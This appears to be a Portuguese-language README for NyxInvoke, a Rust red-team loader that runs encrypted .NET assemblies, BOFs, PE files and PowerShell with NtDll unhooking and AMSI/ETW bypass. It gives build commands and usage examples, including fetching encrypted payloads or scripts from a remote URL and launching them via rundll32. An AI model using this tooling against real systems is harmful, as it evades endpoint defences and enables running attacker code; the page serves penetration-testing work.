 blacksnufkin/nyxinvoke
NyxInvoke é uma ferramenta de CLI em Rust para executar assemblies .NET, PowerShell e BOFs com recursos de bypass de AMSI e ETW sem patch. com suporte a Dual-build

O NyxInvoke é uma ferramenta versátil baseada em Rust projetada para executar assemblies .NET, comandos/scripts PowerShell, Beacon Object Files (BOFs) e arquivos PE, com recursos integrados de unhooking de NtDll, bypass de AMSI e ETW sem patch. Ele pode ser compilado como um executável autônomo ou uma DLL.
O NyxInvoke pode ser compilado como executável ou DLL. Use os seguintes comandos:
cargo +nightly build --release --target=x86_64-pc-windows-msvc --features exe --bin NyxInvoke
cargo +nightly build --release --target=x86_64-pc-windows-msvc --features dll --lib
Para incluir dados CLR, BOF ou PE embutidos na compilação, adicione os respectivos recursos:
cargo +nightly build --release --target=x86_64-pc-windows-msvc --features=exe,compiled_clr,compiled_bof,compiled_pe --bin NyxInvoke
ou
cargo +nightly build --release --target=x86_64-pc-windows-msvc --features=dll,compiled_clr,compiled_bof,compiled_pe --lib
O executável suporta três modos principais de operação:
NyxInvoke.exe <mode> [OPTIONS]
Onde <mode> é um destes: clr, ps, bof ou pe.

Quando compilado como DLL, o NyxInvoke pode ser executado usando rundll32. A sintaxe é:
rundll32.exe NyxInvoke.dll,NyxInvoke <mode> [OPTIONS]
Execute Common Language Runtime (CLR) assemblies

Usage: NyxInvoke.exe clr [OPTIONS]

Options:
  -a, --args <ARGS>...            Arguments to pass to the assembly
  -b, --base <URL_OR_PATH>        Base URL or path for resources
  -k, --key <KEY_FILE>            Path to the encryption key file
  -i, --iv <IV_FILE>              Path to the initialization vector (IV) file
  -f, --assembly <ASSEMBLY_FILE>  Path or URL to the encrypted assembly file to execute
  -u, --unencrypted               Whether the assembly is unencrypted (default is encrypted)
  -h, --help                      Print help (see more with '--help')

Example: NyxInvoke.exe clr --assembly payload.enc --key key.bin --iv iv.bin --args "arg1 arg2"
Execute Beacon Object Files (BOF)

Usage: NyxInvoke.exe bof [OPTIONS]

Options:
  -a, --args <ARGS>...      Arguments to pass to the BOF
  -b, --base <URL_OR_PATH>  Base URL or path for resources
  -k, --key <KEY_FILE>      Path to the encryption key file
  -i, --iv <IV_FILE>        Path to the initialization vector (IV) file
  -f, --bof <BOF_FILE>      Path or URL to the encrypted BOF file to execute
  -u, --unencrypted         Whether the BOF is unencrypted (default is encrypted)
  -h, --help                Print help (see more with '--help')

Example: NyxInvoke.exe bof --bof payload.enc --key key.bin --iv iv.bin --args "arg1 arg2"
Execute Portable Executable (PE) files

Usage: NyxInvoke.exe pe [OPTIONS]

Options:
  -a, --args <ARGS>...      Arguments to pass to the PE
  -b, --base <URL_OR_PATH>  Base URL or path for resources
  -k, --key <KEY_FILE>      Path to the encryption key file
  -i, --iv <IV_FILE>        Path to the initialization vector (IV) file
  -f, --pe <PE_FILE>        Path or URL to the encrypted PE file to execute
  -u, --unencrypted         Whether the PE is unencrypted (default is encrypted)
  -h, --help                Print help (see more with '--help')

Example: NyxInvoke.exe pe --pe payload.enc --key key.bin --iv iv.bin --args "arg1 arg2"
Execute PowerShell commands or scripts

Usage: NyxInvoke.exe ps [OPTIONS]

Options:
  -c, --command <PS_COMMAND>  PowerShell command to execute
  -s, --script <PS_SCRIPT>    Path or URL to the PowerShell script to execute
  -h, --help                  Print help (see more with '--help')

Examples:
NyxInvoke.exe ps --command "Get-Process"
NyxInvoke.exe ps --script script.ps1
Modo CLR (Execução Remota):
NyxInvoke.exe clr --base https://example.com/resources --key clr_aes.key --iv clr_aes.iv --assembly clr_data.enc --args arg1 arg2
Modo PowerShell (Execução de Script):
NyxInvoke.exe ps --script C:\path\to\script.ps1
Modo BOF (Execução Local):
NyxInvoke.exe bof --key C:\path\to\bof_aes.key --iv C:\path\to\bof_aes.iv --bof C:\path\to\bof_data.enc --args "str=argument1" "int=42"
Modo PE (Execução Compilada):
NyxInvoke.exe pe --args arg1
Modo CLR (Execução Remota):
rundll32.exe NyxInvoke.dll,NyxInvoke clr --base https://example.com/resources --key clr_aes.key --iv clr_aes.iv --assembly clr_data.enc --args arg1 arg2
Modo PowerShell (Execução de Comando Direto):
rundll32.exe NyxInvoke.dll,NyxInvoke ps --command "Get-Process | Select-Object Name, ID"
Modo BOF (Execução Compilada):
rundll32.exe NyxInvoke.dll,NyxInvoke bof --args "str=argument1" "int=42"
Modo PE (Execução Local Sem Criptografia):
rundll32.exe NyxInvoke.dll,NyxInvoke pe -u --pe C:\path\to\pe.exe --args arg1 arg2
No diretório resources, você encontrará vários arquivos para testar a funcionalidade do NyxInvoke:
Assembly CLR Criptografado (Seatbelt):

clr_data.encNyxInvoke.exe clr --key resources/clr_aes.key --iv resources/clr_aes.iv --assembly resources/clr_data.enc --args AntiVirus
BOF Criptografado (Listagem de Diretório):

bof_data.encNyxInvoke.exe bof --key resources/bof_aes.key --iv resources/bof_aes.iv --bof resources/bof_data.enc --args "wstr=C:\Windows\system32\cmd.exe"
PE Criptografado (Message Box):

pe_data.encNyxInvoke.exe pe
PowerShell (Message Box):

ps.ps1NyxInvoke.exe ps -s http://example.com/ps.ps1